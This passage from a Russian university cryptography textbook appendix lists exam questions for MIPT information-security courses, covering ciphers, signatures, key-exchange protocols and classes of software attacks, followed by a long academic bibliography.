17. База данных на основе Echo-сети. Blockchain. Доказательство работы (proof-of-work, proof-of-share). BitCoin.

18. Односторонние функции с потайной дверцей. Пример, не связанный с задачами из области теории чисел (т.е. не факторизация, не дискретный логарифм, etc.) Возможность использования односторонних функций в криптографии. Общие идеи использования криптографии с открытым ключом для шифрования. Проблемы криптографической стойкости, производительности.

19. Цифровые подписи. Цели, основные принципы получения и использования. Конкретные примеры использования цифровых подписей в современных информационных системах.

20. RSA. Доказательство корректности, использование для шифрования и электронной подписи. Проблемы, лежащие в основе криптографической стойкости RSA. Проблемы «ванильной» реализации RSA.

21. El Gamal. Доказательство корректности, использование для шифрования и электронной подписи.

22. Шифрование с открытым ключом с использованием эллиптических кривых. Схемы DLIES и ECIES.

23. Цифровые подписи, требования к ним и характеристики на примере стандарта ГОСТ Р 34.10-2001.

24. PKI. Централизованная и децентрализованная схема реализации. Использование на примере программ серии PGP, протокола HTTPS, для защиты ПО.

25. Протоколы аутентификации и идентификации сторон на основе систем симметричного шифрования. Построение, плюсы и минусы, криптографическая стойкость на примере протоколов Yahalom и Нидхема-Шрёдера.

26. Протоколы аутентификации и идентификации сторон на основе систем асимметричного шифрования. Построение, плюсы и минусы, криптографическая стойкость на примере протокола DASS, Деннинга-Сакко или Ву-Лама.

27. Протоколы распространения ключей. Протокол Диффи-Хеллмана для мультипликативной группы и для группы точек эллиптической кривой.

28. Протоколы распространения ключей. Протоколы MTI, STS, Жиро (два на выбор).

29. Квантовый протокол распространения ключей BB84.

30. Разделение секрета. Пороговые схемы разделения секрета Шамира и Блэкли (подробно).

31. Протокол распространения ключей на схеме Блома. Анализ криптостойкости, примеры использования и взлома.

32. Атака на переполнение буфера. Причины и последствия. Детальное описание (без примера на ассемблере), программные и аппаратные способы защиты: безопасные функции, security cookies, DEP, ASLR, etc.

33. Атаки на плохие указатели. Причины и последствия. Детальное описание (без примера на ассемблере).

34. Атаки на ошибки контроля данных, примеры с printf, HTML+HTTP+SQL, HTTP+HTML+JavaScript. Directory traversal, альтернативные имена файлов в NTFS.

35. Атаки на некорректное применение криптоалгоритмов и нестрогое следование стандартам. Примеры с вектором инициализации в CBC, с многоразовыми блокнотами, с проверкой длины хеша.

36. Атаки на плохие генераторы псевдослучайной последовательности. Примеры с Netscape SSL, WinZIP, PHP.

37. Доверенная среда исполнения программного обеспечения. Средства реализации для настольных и мобильных систем, методы обхода.

38. Протокол Kerberos. Математическое описание, описание реализации (v4 или v5 на выбор).

39. Протокол IPsec (подробно).

40. Порядок разработки технических и криптографических средств защиты информации в РФ.

41. Порядок разработки системы управления защитой информации по ISO2700x.

42. Китайская теорема об остатках. Доказательство, использование для защиты информации. Использование КТО при доказательстве корректности криптосистемы RSA.

43. «Длинная» модульная арифметика, использование в криптографии. Быстрое «левое» и «правое» возведение в степень, расширенный алгоритм Евклида.

44. Проверка чисел на простоту с использованием тестов Ферма, Миллера, Миллера-Рабина (подробно).

45. Группы, подгруппы, генераторы, циклические группы. Примеры, построение, операции, свойства, использование в криптографии.

46. Поля Галуа вида $\mathbb{GF}(p)$ и $\mathbb{GF}(2^n)$. Построение, операции, свойства, использование в криптографии.

47. Группы точек эллиптической кривой над множеством рациональных чисел и над конечными полями. Построение, операции, свойства. Теорема Хассе. Использование в криптографии.

48. Безопасная разработка программного обеспечения. Стандарты, подходы.

B.2. Для курса «Криптографические протоколы»

Список вопросов по курсу «Криптографические протоколы» кафедры защиты информации МФТИ для 5-го курса.

1. Криптографические протоколы. Определения, способы записи, классификация.

2. Свойства безопасности криптографических протоколов в терминах проекта AVISPA. С примерами реализации свойств, относящихся к распределению ключей.

3. Атаки на криптографические протоколы. С примерами.

4. Протокол Wide-Mouth Frog. Описание, плюсы и минусы, возможные атаки, известные модификации.

5. Протокол Yahalom. Описание, плюсы и минусы, возможные атаки, известные модификации.

6. Симметричный вариант протокола Нидхема — Шрёдера. Описание, плюсы и минусы, возможные атаки, известные модификации.

7. Симметричный вариант протокола Kerberos (математический). Описание, плюсы и минусы, возможные атаки, известные модификации.

8. Трёхпроходные протоколы. Бесключевой протокол Шамира. Описание, плюсы и минусы, возможные атаки.

9. Протокол Диффи — Хеллмана. Описание, плюсы и минусы, возможные атаки, известные модификации.

10. Протокол Эль-Гамаля. Описание, плюсы и минусы, возможные атаки, известные модификации.

11. Протокол MTI/A(0). Описание, плюсы и минусы, возможные атаки, известные модификации.

12. Протокол Station-to-Station. Описание, плюсы и минусы, возможные атаки, известные модификации.

13. Схема Жиро. Описание, плюсы и минусы, возможные атаки, известные модификации.

14. Схема Блома. Описание, плюсы и минусы, возможные атаки, известные модификации.

15. Протокол Деннинга — Сакко. Описание, плюсы и минусы, возможные атаки, известные модификации.

16. Протокол DASS. Описание, плюсы и минусы, возможные атаки, известные модификации.

17. Протокол Ву — Лама. Описание, плюсы и минусы, возможные атаки, известные модификации.

18. Протокол BB84. Описание, плюсы и минусы, возможные атаки, известные модификации.

19. Протокол B92 / BB92. Описание, плюсы и минусы, возможные атаки, известные модификации.

20. База данных на основе Echo-сети. Blockchain. Доказательство работы (proof-of-work, proof-of-share). BitCoin.

21. Аутентификация в WEB. Basic, Digest, form- и cookie-аутентификация, местоположение аутентификационных данных в HTTP-сообщении (path, headers, body). Использование HTTPS для аутентификации клиента.

22. Аутентификация в WEB. Протокол OAuth 2.0. Использование JWT.

Литература

1. A Statistical Test Suite for Random and Pseudorandom Number Generators for Cryptographic Applications : тех. отч. / A. Rukhin [и др.] ; Booz Allen & Hamilton. — McLean, VA, 05.2001. — URL: http://csrc.nist.gov/publications/nistpubs/800-22-rev1a/SP800-22rev1a.pdf.
2. *Agrawal M.*, *Kayal N.*, *Saxena N.* PRIMES is in P // Annals of Mathematics. — 2002. — Т. 160, № 2. — С. 781—793. — DOI: 10.4007/annals.2004.160.781.
3. An BAN Logic Analysis Method Based on Yahalom Protocol / Y. Zhou [и др.] // Revista de la Facultad de Ingeniería U.C.V. — 2016. — Т. 31, вып. 12. — С. 134—142. — DOI: 10.21311/002.31.12.17. — URL: https://pdfs.semanticscholar.org/c700/fce9a29226076fa4bcb95e629a238016ca50.pdf.
4. *Andersen L.* JSR-000221 JDBC 4.0. — 2006. — URL: http://jcp.org/aboutJava/communityprocess/final/jsr221/index.html. Java Community Process specification.
5. *Anderson R.*, *Needham R.* Programming Satan's computer // Computer Science Today: Recent Trends and Developments / под ред. J. van Leeuwen. — Berlin, Heidelberg : Springer Berlin Heidelberg, 1995. — С. 426—440. — ISBN 978-3-540-49435-5. — DOI: 10.1007/BFb0015258.
6. Automated Validation of Internet Security Protocols and Applications (AVISPA) : IST-2001-39252. Deliverable 6.1 'List of Selected Problems'. Properties (Goals). — 2003. — URL: http://www.avispa-project.org/delivs/6.1/d6-1/node3.html.

7. *Bach E.* Explicit Bounds for Primality Testing and Related Problems // Mathematics of Computation. — 1990. — Т. 55, № 191. — С. 355—380. — DOI: 10.1090/S0025-5718-1990-1023756-8.

8. *Bell D. E., LaPadula L. J.* Secure Computer System: Unified Exposition and MULTICS Interpretation : тех. отч. / The MITRE Corporation. — 1976. — ESD-TR-75—306. — URL: http://csrc.nist.gov/publications/history/bell76.pdf.

9. *Bell D. E., LaPadula L. J.* Secure Computer Systems: Mathematical Foundations : тех. отч. / MITRE Corporation. — Massachusetts, 03.1973. — URL: http://www.albany.edu/acc/courses/ia/classics/belllapadula1.pdf.

10. *Bennett C. H.* Quantum cryptography using any two nonorthogonal states // Phys. Rev. Lett. — 1992. — Май. — Т. 68, вып. 21. — С. 3121—3124. — DOI: 10.1103/PhysRevLett.68.3121. — URL: https://link.aps.org/doi/10.1103/PhysRevLett.68.3121.

11. *Bennett C. H., Brassard G.* Quantum Cryptography: Public Key Distribution and Coin Tossing // Proceedings of International Conference on Computers, Systems & Signal Processing, Dec. 9-12, 1984, Bangalore, India. — IEEE, 1984. — С. 175.

12. *Biham E., Dunkelman O.* A Framework for Iterative Hash Functions – HAIFA. — International Association for Cryptologic Research, 2007. — URL: https://eprint.iacr.org/2007/278. Cryptology ePrint Archive: Report 2007/278.

13. *Biryukov A., Perrin L., Udovenko A.* The Secret Structure of the S-Box of Streebog, Kuznechik and Stribob. — International Association for Cryptologic Research, 2015. — URL: https://eprint.iacr.org/2015/812. Cryptology ePrint Archive: Report 2015/812.

14. *Blakley G. R.* Safeguarding Cryptographic Keys // Managing Requirements Knowledge, International Workshop on. — Los Alamitos, CA, USA, 1979. — С. 313—317. — DOI: 10.1109/AFIPS.1979.98.

15. *Blom R.* An Optimal Class of Symmetric Key Generation Systems // Advances in Cryptology. T. 209 / под ред. T. Beth, N. Cot, I. Ingemarsson. — Springer Berlin Heidelberg, 1985. — С. 335—338. — (Lecture Notes in Computer Science). — ISBN 978-3-540-16076-2. — DOI: 10.1007/3-540-39757-4_22.

16. *Blom R.* An Optimal Class of Symmetric Key Generation Systems // Proc. Of the EUROCRYPT 84 Workshop on Advances in Cryptology: Theory and Application of Cryptographic Techniques. — Paris, France : Springer-Verlag New York, Inc., 1985. — С. 335—338. — ISBN 0-387-16076-0. — DOI: 10.1007/3-540-39757-4_22.

17. *Brickell E. F.* Some Ideal Secret Sharing Schemes // Advances in Cryptology – EUROCRYPT '89. T. 434 / под ред. J.-J. Quisquater, J. Vandewalle. — Springer Berlin Heidelberg, 1990. — С. 468—475. — (Lecture Notes in Computer Science). — ISBN 978-3-540-53433-4. — DOI: 10.1007/3-540-46885-4_45.

18. *Brittain J., Darwin I. F.* Tomcat – The Definitive Guide: Vital Information for Tomcat Programmers and Administrators: Tomcat 6.0 (2. ed.). — O'Reilly, 2007. — С. I—XVI, 1—476. — ISBN 978-0-596-10106-0.

19. *Bucknall J.* The Tomes of Delphi : Algorithms and Data Structures. — Wordware Publishing, 2001. — 525 с. — ISBN 978-1-55622-736-3.

20. *Burrows M., Abadi M., Needham R.* A Logic of Authentication // ACM Trans. Comput. Syst. — New York, NY, USA, 1990. — Февр. — Т. 8, № 1. — С. 18—36. — ISSN 0734-2071. — DOI: 10.1145/77648.77649.

21. *Campbell K. W., Wiener M. J.* DES is not a Group // Advances in Cryptology – CRYPTO' 92. T. 740 / под ред. E. F. Brickell. — Springer Berlin Heidelberg, 1993. — С. 512—520. — (Lecture Notes in Computer Science). — ISBN 978-3-540-57340-1. — DOI: 10.1007/3-540-48071-4_36.

22. Claude Elwood Shannon (1916 – 2001) / S. Golomb [и др.] // Notices of the American Mathematical Society. — 2002. — January. — С. 8—16. — URL: http://www.ams.org/notices/200201/fea-shannon.pdf.

23. *Damgård I. B.* A Design Principle for Hash Functions // Proceedings of the 9th Annual International Cryptology Conference on Advances in Cryptology. — London, UK, UK : Springer-Verlag, 1990. — С. 416—427. — (CRYPTO '89). — ISBN 3-540-97317-6. — DOI: 10.1007/0-387-34805-0_39.

24. *Denning D. E., Sacco G. M.* Timestamps in Key Distribution Protocols // Commun. ACM. — New York, NY, USA, 1981. — Авг. — Т. 24, № 8. — С. 533—536. — ISSN 0001-0782. — DOI: 10.1145/358722.358740. — URL: http://pages.cs.wisc.edu/~remzi/Classes/736/Spring2005/Papers/data-encryption-denning.pdf.

25. Department of Defense Trusted Computer System Evaluation Criteria / Department of Defense. — 12.1985. — URL: http://csrc.nist.gov/publications/history/dod85.pdf ; DOD 5200.28-STD (supersedes CSC-STD-001-83).

26. *Diffie W., Hellman M. E.* New directions in cryptography // Information Theory, IEEE Transactions on. — 1976. — Нояб. — Т. 22, № 6. — С. 644—654. — ISSN 0018-9448. — DOI: 10.1109/TIT.1976.1055638.

27. *Diffie W., Van Oorschot P. C., Wiener M. J.* Authentication and authenticated key exchanges // Designs, Codes and Cryptography. — 1992. — Июнь. — Т. 2, № 2. — С. 107—125. — ISSN 1573-7586. — DOI: 10.1007/BF00124891.

28. *Eichin M. W., Rochlis J. A.* With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988 // IEEE Symposium on Security and Privacy. — IEEE Computer Society, 02.1988. — С. 326—343. — ISBN 0-8186-1939-2. — DOI: 10.1109/SECPRI.1989.36307.

29. *El Gamal T.* A Public Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms // Proceedings of CRYPTO 84 on Advances in Cryptology. — Santa Barbara, California, USA : Springer-Verlag New York, Inc., 1985. — С. 10—18. — ISBN 0-387-15658-5. — URL: http://dl.acm.org/citation.cfm?id=19478.19480.

30. *El Gamal T.* A public key cryptosystem and a signature scheme based on discrete logarithms // IEEE Transactions on Information Theory. — 1985. — Июль. — Т. 31, № 4. — С. 469—472. — DOI: 10.1109/TIT.1985.1057074.

31. *Entacher K.* A Collection of Selected Pseudorandom Number Generators with Linear Structures. — 1997.

32. *Feistel H.* Cryptography and Computer Privacy // Scientific American. — 1973. — Май. — Т. 228, № 5. — С. 15—23. — ISSN 0036-8733 (print), 1946-7087 (electronic). — DOI: 10.1038/scientificamerican0573-15.

33. *Fielding R., Reschke J.* Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. — Internet Engineering Task Force, 06.2014. — URL: http://www.ietf.org/rfc/rfc7230.txt. RFC 7230 (Proposed Standard).

34. FIPS PUB 197 Federal Information Processing Standards Publication. Advanced Encryption Standard (AES). — 11.2001. — URL: http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf ; U.S.Department of Commerce/National Institute of Standards and Technology.

35. *Fluhrer S., Mantin I., Shamir A.* Weaknesses in the Key Scheduling Algorithm of RC4 // Selected Areas in Cryptography. Т. 2259 / под ред. S. Vaudenay, A. Youssef. — Springer Berlin Heidelberg, 2001. — С. 1—24. — (Lecture Notes in Computer Science). — ISBN 978-3-540-43066-7. — DOI: 10.1007/3-540-45537-X_1.

36. *Friedman W. F.* The Index of Coincidence and Its Applications in Cryptology. — Geneva, Illinois, USA : Riverbank Laboratories, 1922.

37. *Girault M.* An Identity-based Identification Scheme Based on Discrete Logarithms Modulo a Composite Number // Advances in Cryptology – EUROCRYPT '90. Т. 473 / под ред. I. B. Damgård. — Springer Berlin Heidelberg, 1991. — С. 481—486. — (Lecture Notes in Computer Science). — ISBN 978-3-540-53587-4. — DOI: 10.1007/3-540-46877-3_44.

38. *Girault M.* Self-Certified Public Keys // Advances in Cryptology – EUROCRYPT '91. Т. 547 / под ред. D. W. Davies. — Springer Berlin Heidelberg, 1991. — С. 490—497. — (Lecture Notes in Computer Science). — ISBN 978-3-540-54620-7. — DOI: 10.1007/3-540-46416-6_42.

39. *Hadamard J.* Sur la distribution des zéros de la fonction $\zeta(s)$ et ses conséquences arithmétiques // Bulletin de la Société Mathématique de France. — 1896. — Т. 24. — С. 199—220. — URL: http://eudml.org/doc/85858.

40. *Hill L. S.* Concerning Certain Linear Transformation Apparatus of Cryptography // The American Mathematical Monthly. — 1931. — Март. — Т. 38, № 3. — С. 135—154. — DOI: 10.2307/2300969.

41. *Hill L. S.* Cryptography in an Algebraic Alphabet // The American Mathematical Monthly. — 1929. — Июнь. — Т. 36, № 6. — С. 306—312. — DOI: 10.2307/2298294.

42. Http: The Definitive Guide / B. Totty [и др.]. — Sebastopol, CA, USA : O'Reilly & Associates, Inc., 2002. — ISBN 1-56592-509-2.

43. INFO: How Visual Basic Generates Pseudo-Random Numbers for the RND Function : Article ID: 231847. — 2004. — URL: http://support.microsoft.com/ru-ru/kb/231847/en-us.

44. ISO 7498-2:1989. Information processing systems – Open Systems Interconnection – Basic Reference Model – Part 2: Security Architecture : Standard / ISO/IEC JTC 1 Information technology. — 02.1989. — URL: https://www.iso.org/standard/15841.html.

45. *Kaliski B. S. J., Rivest R. L., Sherman A. T.* Is the Data Encryption Standard a group? (Results of cycling experiments on DES) // Journal of Cryptology. — 1988. — Т. 1, № 1. — С. 3—36. — ISSN 0933-2790. — DOI: 10.1007/BF00206323.

46. *Kasiski F. W.* Die Geheimschriften und die Dechiffrir-Kunst. — Berlin : Mittler & Sohn, 1863.

47. *Kaufman C.* DASS. Distributed Authentication Security Service. — Internet Engineering Task Force, 09.1993. — URL: https://tools.ietf.org/html/rfc1507. RFC 1507 (Proposed Standard).

48. *Kaufman C.* Internet Key Exchange (IKEv2) Protocol. — Internet Engineering Task Force, 12.2005. — URL: http://www.ietf.org/rfc/rfc4306.txt ; Obsoleted by RFC 5996, updated by RFC 5282. RFC 4306 (Proposed Standard).

49. *Kent S., Seo K.* Security Architecture for the Internet Protocol. — Internet Engineering Task Force, 12.2005. — URL: http://www.ietf.org/rfc/rfc4301.txt ; Updated by RFC 6040. RFC 4301 (Proposed Standard).

50. *Kerry C. F., Gallagher P. D.* FIPS PUB 186-4 Federal Information Processing Standards Publication. Digital Signature Standard (DSS). — 2013. — URL: http://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.186-4.pdf.

51. *Knuth D. E.* The Art of Computer Programming, Volume 1, Fascicle 1: MMIX – A RISC Computer for the New Millennium (Art of Computer Programming). — Addison-Wesley Professional, 2005. — ISBN 978-0-201-85392-6.

52. *Lebedev P. A.* Comparison of old and new cryptographic hash function standards of the Russian Federation on CPUs and NVIDIA GPUs // Матем. вопр. криптогр. — М., 2013. — Т. 4, вып. 2. — С. 73—80. — URL: http://mi.mathnet.ru/mvk84.

53. *Lehmer D. H.* Mathematical Methods in Large-Scale Computing Units // Proceedings of a Second Symposium on Large-Scale Digital Calculating Machinery, 1949. — Cambridge, Mass. : Harvard University Press, 1951. — С. 141—146.

54. *Lehmer D. H.* Mathematical Methods in Large-Scale Computing Units // Annals of the Computation Laboratory of Harvard University. — 1951. — Т. 26. — С. 141—146.

55. *Lo H.-K., Ma X., Chen K.* Decoy State Quantum Key Distribution. — 10.2004. — arXiv: quant-ph/0411004 [quant-ph].

56. *Lo H.-K.*, *Ma X.*, *Chen K.* Decoy State Quantum Key Distribution // Physical Review Letters. — 2005. — Июнь. — Т. 94, № 23. — ISSN 1079–7114. — DOI: 10.1103/physrevlett.94.230504.

57. *Lowe G.* A Family of Attacks upon Authentication Protocols : тех. отч. / University of Leicester. — Leicester, 1997. — URL: http://www.cs.ox.ac.uk/gavin.lowe/Security/Papers/multiplicityTR.ps.

58. *Lowe G.* Some new attacks upon security protocols // CSFW '96 Proceedings of the 9th IEEE workshop on Computer Security Foundations. — Washington, DC, USA : IEEE Computer Society, 1996. — С. 162.

59. *Mak R.* Java Number Cruncher : The Java Programmer's Guide to Numerical Computing. — Prentice Hall Professional, 2003. — 480 с. — ISBN 978-0-13-046041-7.

60. *Mantin I.*, *Shamir A.* A Practical Attack on Broadcast RC4 // Fast Software Encryption. Т. 2355 / под ред. M. Matsui. — Springer Berlin Heidelberg, 2002. — С. 152—164. — (Lecture Notes in Computer Science). — ISBN 978-3-540-43869-4. — DOI: 10.1007/3-540-45473-X_13.

61. *Martínez V. G.*, *Encinas L. H.*, *Ávila C. S.* A Survey of the Elliptic Curve Integrated Encryption Scheme // Journal of Computer Science and Engineering. — 2010. — Авг. — Т. 2, вып. 2. — С. 7—12. — URL: http://hdl.handle.net/10261/32671.

62. *Massey J. L.*, *Omura J. K.* Method and apparatus for maintaining the privacy of digital messages conveyed by public transmission. — 01.1986. — URL: https://www.google.com/patents/US4567600 ; US Patent 4,567,600.

63. *Matsumoto T.*, *Takashima Y.*, *Imai H.* On seeking smart public-key-distribution systems // Trans. Inst. Electron. Commun. Eng. Jpn. Sect. E. Т. 69. Вып. 2. — 02.1986. — С. 99—106.

64. *Mayers D.* Unconditional Security in Quantum Cryptography // Journal of the ACM. — New York, NY, USA, 2001. — Май. — Т. 48, № 3. — С. 351—406. — DOI: 10.1145/382780.382781.

65. *Merkle R. C.* A Certified Digital Signature // Proceedings of the 9th Annual International Cryptology Conference on Advances in Cryptology. — London, UK, UK : Springer-Verlag, 1990. — С. 218—238. — (CRYPTO '89). — ISBN 3-540-97317-6. — DOI: 10.1007/0-387-34805-0_21.

66. *Merkle R. C.* Secrecy, Authentication, and Public Key Systems : дис. ... канд. / Merkle Ralph Charles. — Stanford, CA, USA : Stanford University, 1979. — URL: http://www.merkle.com/papers/Thesis1979.pdf.

67. *Miller G. L.* Riemann's Hypothesis and Tests for Primality // Proceedings of Seventh Annual ACM Symposium on Theory of Computing. — Albuquerque, New Mexico, USA : ACM, 1975. — С. 234—239. — (STOC '75). — DOI: 10.1145/800116.803773.

68. *Miller G. L.* Riemann's Hypothesis and Tests for Primality // Journal of Computer and System Sciences. — 1976. — Дек. — Т. 13, № 3. — С. 300—317. — DOI: 10.1016/S0022-0000(76)80043-8.

69. *Miller V. S.* Use of Elliptic Curves in Cryptography // Advances in Cryptology. Т. 218 / под ред. H. Williams. — Springer Berlin Heidelberg, 1986. — С. 417—426. — (Lecture Notes in Computer Science). — ISBN 978-3-540-16463-0. — DOI: 10.1007/3-540-39799-X_31.

70. *Miyaguchi S.*, *Ohta K.*, *Iwata M.* 128-bit hash function (N-Hash) // Proceedings of SECURICOM '90. — 03.1990. — С. 123—137. — (SECURICOM '90).

71. *Miyaguchi S.*, *Ohta K.*, *Iwata M.* 128-bit hash function (N-Hash) // NTT Review. — 1990. — Нояб. — Т. 2, № 6. — С. 128—132.

72. *Needham R. M.*, *Schroeder M. D.* Using Encryption for Authentication in Large Networks of Computers // Commun. ACM. — New York, NY, USA, 1978. — Дек. — Т. 21, № 12. — С. 993—999. — ISSN 0001-0782. — DOI: 10.1145/359657.359659.

73. *Neumann J. V.* Theory of Self-Reproducing Automata / под ред. A. W. Burks. — Champaign, IL, USA : University of Illinois Press, 1966. — 388 с. — ISBN 0-252-72733-9.

74. NT LAN Manager (NTLM) Authentication Protocol : MS-NLMP. — 2009.

75. Numerical Recipes 3rd Edition: The Art of Scientific Computing / W. H. Press [и др.]. — 3-е изд. — New York, NY, USA : Cambridge University Press, 2007. — ISBN 978-0-521-88068-8.

76. *Oechslin P.* Making a Faster Cryptanalytic Time-Memory Trade-Off // Advances in Cryptology – CRYPTO 2003. T. 2729 / под ред. D. Boneh. — Springer Berlin Heidelberg, 2003. — С. 617—630. — (Lecture Notes in Computer Science). — ISBN 978-3-540-40674-7. — DOI: 10.1007/978-3-540-45146-4_36.

77. *Paul G., Maitra S.* Permutation After RC4 Key Scheduling Reveals the Secret Key // Selected Areas in Cryptography. T. 4876 / под ред. C. Adams, A. Miri, M. Wiener. — Springer Berlin Heidelberg, 2007. — С. 360—377. — (Lecture Notes in Computer Science). — ISBN 978-3-540-77359-7. — DOI: 10.1007/978-3-540-77360-3_23.

78. *Popov A.* Prohibiting RC4 Cipher Suites. — Internet Engineering Task Force, 02.2015. — URL: http://www.ietf.org/rfc/rfc7465.txt. RFC 7465 (Proposed Standard).

79. *Rabin M. O.* Probabilistic Algorithm for Testing Primality // Journal of Number Theory. — 1980. — Т. 12, № 1. — С. 128—138. — ISSN 0022-314X. — DOI: 10.1016/0022-314X(80)90084-0.

80. *Raggett D., Hors A. L., Jacobs I.* HTML 4.01 Specification. — 12.1999. — URL: http://www.w3.org/TR/html4. W3C Recommendation.

81. Recommendation for Key Management – Part 1: General (Revision 3) : NIST Special Publication 800-57, revised / E. Barker [и др.] ; National Institute of Standards and Technology (NIST). — Gaithersburg, 07.2012. — URL: http://csrc.nist.gov/publications/nistpubs/800-57/sp800-57_part1_rev3_general.pdf.

82. *Rivest R. L., Shamir A., Adleman L. M.* A Method for Obtaining Digital Signatures and Public-Key Cryptosystems // Communications of the ACM. — New York, NY, USA, 1978. — Т. 21, вып. 2. — С. 120—126. — DOI: 10.1145/359340.359342.

83. *Schneier B.* Secrets and Lies: Digital Security in a Networked World. — John Wiley & Sons, 2011. — 448 с. — ISBN 978-1-118-08227-0.

84. *Sepehrdad P., Vaudenay S., Vuagnoux M.* Discovery and Exploitation of New Biases in RC4 // Selected Areas in Cryptography. Т. 6544 / под ред. A. Biryukov, G. Gong, D. Stinson. — Springer Berlin Heidelberg, 2011. — С. 74—91. — (Lecture Notes in Computer Science). — ISBN 978-3-642-19573-0. — DOI: 10.1007/978-3-642-19574-7_5.

85. *Shamir A.* How to Share a Secret // Communications of the ACM. — New York, NY, USA, 1979. — Нояб. — Т. 22, № 11. — С. 612—613. — ISSN 0001-0782. — DOI: 10.1145/359168.359176.

86. *Shanks D.* Class Number, a Theory of Factorization, and Genera // 1969 Number Theory Institute (Proc. Sympos. Pure Math.) Т. XX / под ред. D. J. Lewis. — Providence, R.I. : American Mathematical Society, 06.1971. — С. 415—440. — ISBN 0-8218-1420-6.

87. *Shannon C. E.* A Mathematical Theory of Communication // The Bell System Technical Journal. — 1948. — Июль. — Т. 27, № 3. — С. 379—423. — ISSN 0005-8580. — DOI: 10.1002/j.1538-7305.1948.tb01338.x.

88. *Shannon C. E.* A Mathematical Theory of Communication (continued) // The Bell System Technical Journal. — 1948. — Окт. — Т. 27, № 4. — С. 623—656. — ISSN 0005-8580. — DOI: 10.1002/j.1538-7305.1948.tb00917.x.

89. *Shannon C. E.* Communication Theory of Secrecy Systems // The Bell System Technical Journal. — 1949. — Окт. — Т. 28, № 4. — С. 656—715. — ISSN 0005-8580. — DOI: 10.1002/j.1538-7305.1949.tb00928.x. — A footnote on the initial page says: “The material in this paper appeared in a confidential report,

'A Mathematical Theory of Cryptography', dated Sept. 1, 1946, which has now been declassified.".

90. *Shannon C. E.* Prediction and Entropy of Printed English // The Bell System Technical Journal. — 1951. — Янв. — Т. 30. — С. 50—64. — ISSN 0005-8580. — DOI: 10.1002/j.1538-7305.1951.tb01366.x.

91. *Sirca S., Horvat M.* Computational Methods for Physicists : Compendium for Students. — Springer Science & Business Media, 2012. — 735 с. — ISBN 978-3-64232478-9.

92. *Spafford E. H.* The Internet Worm Program: An Analysis // SIGCOMM Comput. Commun. Rev. — New York, NY, USA, 1989. — Янв. — Т. 19, № 1. — С. 17—57. — ISSN 0146-4833. — DOI: 10.1145/66093.66095.

93. The Usage of Counter Revisited: Second-Preimage Attack on New Russian Standardized Hash Function / J. Guo [и др.]. — International Association for Cryptologic Research, 2014. — URL: http://eprint.iacr.org/2014/675. Cryptology ePrint Archive: Report 2014/675.

94. *Vallée-Poussin C. J. de la.* Recherches analytiques la théorie des nombres premiers // Ann. Soc. scient. Bruxelles. — 1896. — Т. 20. — С. 183—256.

95. *Van Espen K., Van Mieghem J.* Evaluatie en Implementatie van Authentiseringsalgoritmen : дис. ... канд. / Van Espen K., Van Mieghem J. — Leuven, Belgium : Katholieke Universiteit Leuven, 1989.

96. *Wang X., Yu H.* How to Break MD5 and Other Hash Functions // Proceedings of the 24th Annual International Conference on Theory and Applications of Cryptographic Techniques. — Aarhus, Denmark : Springer-Verlag, 2005. — С. 19—35. — (EUROCRYPT'05). — ISBN 978-3-540-25910-7. — DOI: 10.1007/11426639_2.

97. *Watanabe S., Matsumoto R., Uyematsu R.* Noise tolerance of the BB84 protocol with random privacy amplification // Information Theory, 2005. ISIT 2005. Proceedings. International Symposium on. — IEEE, 09.2005. — С. 1013—1017.

98. *Woo T. Y. C., Lam S. S.* 'Authentication' revisited (correction and addendum to 'Authentication' for distributed systems, Jan. 92, 39-52) // Computer. — 1992. — Март. — Т. 25, № 3. — С. 10. — DOI: 10.1109/2.121502.

99. *Woo T. Y. C., Lam S. S.* Authentication for distributed systems // Computer. — 1992. — Янв. — Т. 25, № 1. — С. 39—52. — DOI: 10.1109/2.108052. — URL: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.76.4731&rep=rep1&type=pdf.

100. *Yao A. C.-C.* Theory and Applications of Trapdoor Functions (Extended Abstract) // Foundations of Computer Science, 1982. SFCS '08. 23rd Annual Symposium on. — IEEE Computer Society, 1982. — С. 80—91. — DOI: 10.1109/SFCS.1982.45.

101. *Ахо А., Ульман Д., Хопкрофт Д.* Построение и анализ вычислительных алгоритмов / под ред. Ю. В. Матиясевича ; пер. А. О. Слисенко. — М. : Мир, 1979.

102. *Винберг Э. Б.* Малая теорема Ферма и её обобщения // Матем. просв. — М., 2008. — Вып. 12. — С. 43—53. — URL: http://mi.mathnet.ru/mp238.

103. *Габидулин Э. М., Пилипчук Н. И.* Лекции по теории информации: учебное пособие. — М. : МФТИ, 2007. — 214 с. — ISBN 5-7417-0197-3.

104. *Гультяева Т. А.* Основы теории информации и криптографии. — Новосибирск : Издательство НГТУ, 2010. — 88 с. — ISBN 978-5-7782-1425-5.

105. Защита информации. Основные термины и определения [Текст] : ГОСТ Р 50922-2006. — Введ. 27.12.2007. — М. : Стандартинформ, 2008. — 12 с. — (Государственный стандарт Российской Федерации). — URL: http://protect.gost.ru/document.aspx?control=8&id=120843.

106. Информационная технология. Криптографическая защита информации. Блочные шифры [Текст] : ГОСТ Р 34.12-2015. — Введ. 01.01.2016. — М. : Стандартинформ, 2015. — 25 с. — (Национальный стандарт Российской Федерации). — URL: http://protect.gost.ru/document.aspx?control=7&id=200990.

107. Информационная технология. Криптографическая защита информации. Режимы работы блочных шифров [Текст] : ГОСТ Р 34.13-2015. — Введ. 01.01.2016. — М. : Стандартинформ, 2015. — 38 с. — (Национальный стандарт Российской Федерации). — URL: http://protect.gost.ru/document.aspx?control=7&id=200971.

108. Информационная технология. Криптографическая защита информации. Функция хэширования [Текст] : ГОСТ Р 34.11-94. — Введ. 01.01.1995. — М. : Издательство стандартов, 1994. — 16 с. — (Государственный стандарт Российской Федерации). — URL: http://protect.gost.ru/document.aspx?control=7&id=134550.

109. Информационная технология. Криптографическая защита информации. Функция хэширования [Текст] : ГОСТ Р 34.11-2012. — Введ. 01.01.2013. — М. : Стандартинформ, 2013. — 24 с. — (Национальный стандарт Российской Федерации). — URL: http://protect.gost.ru/document.aspx?control=7&id=180209.

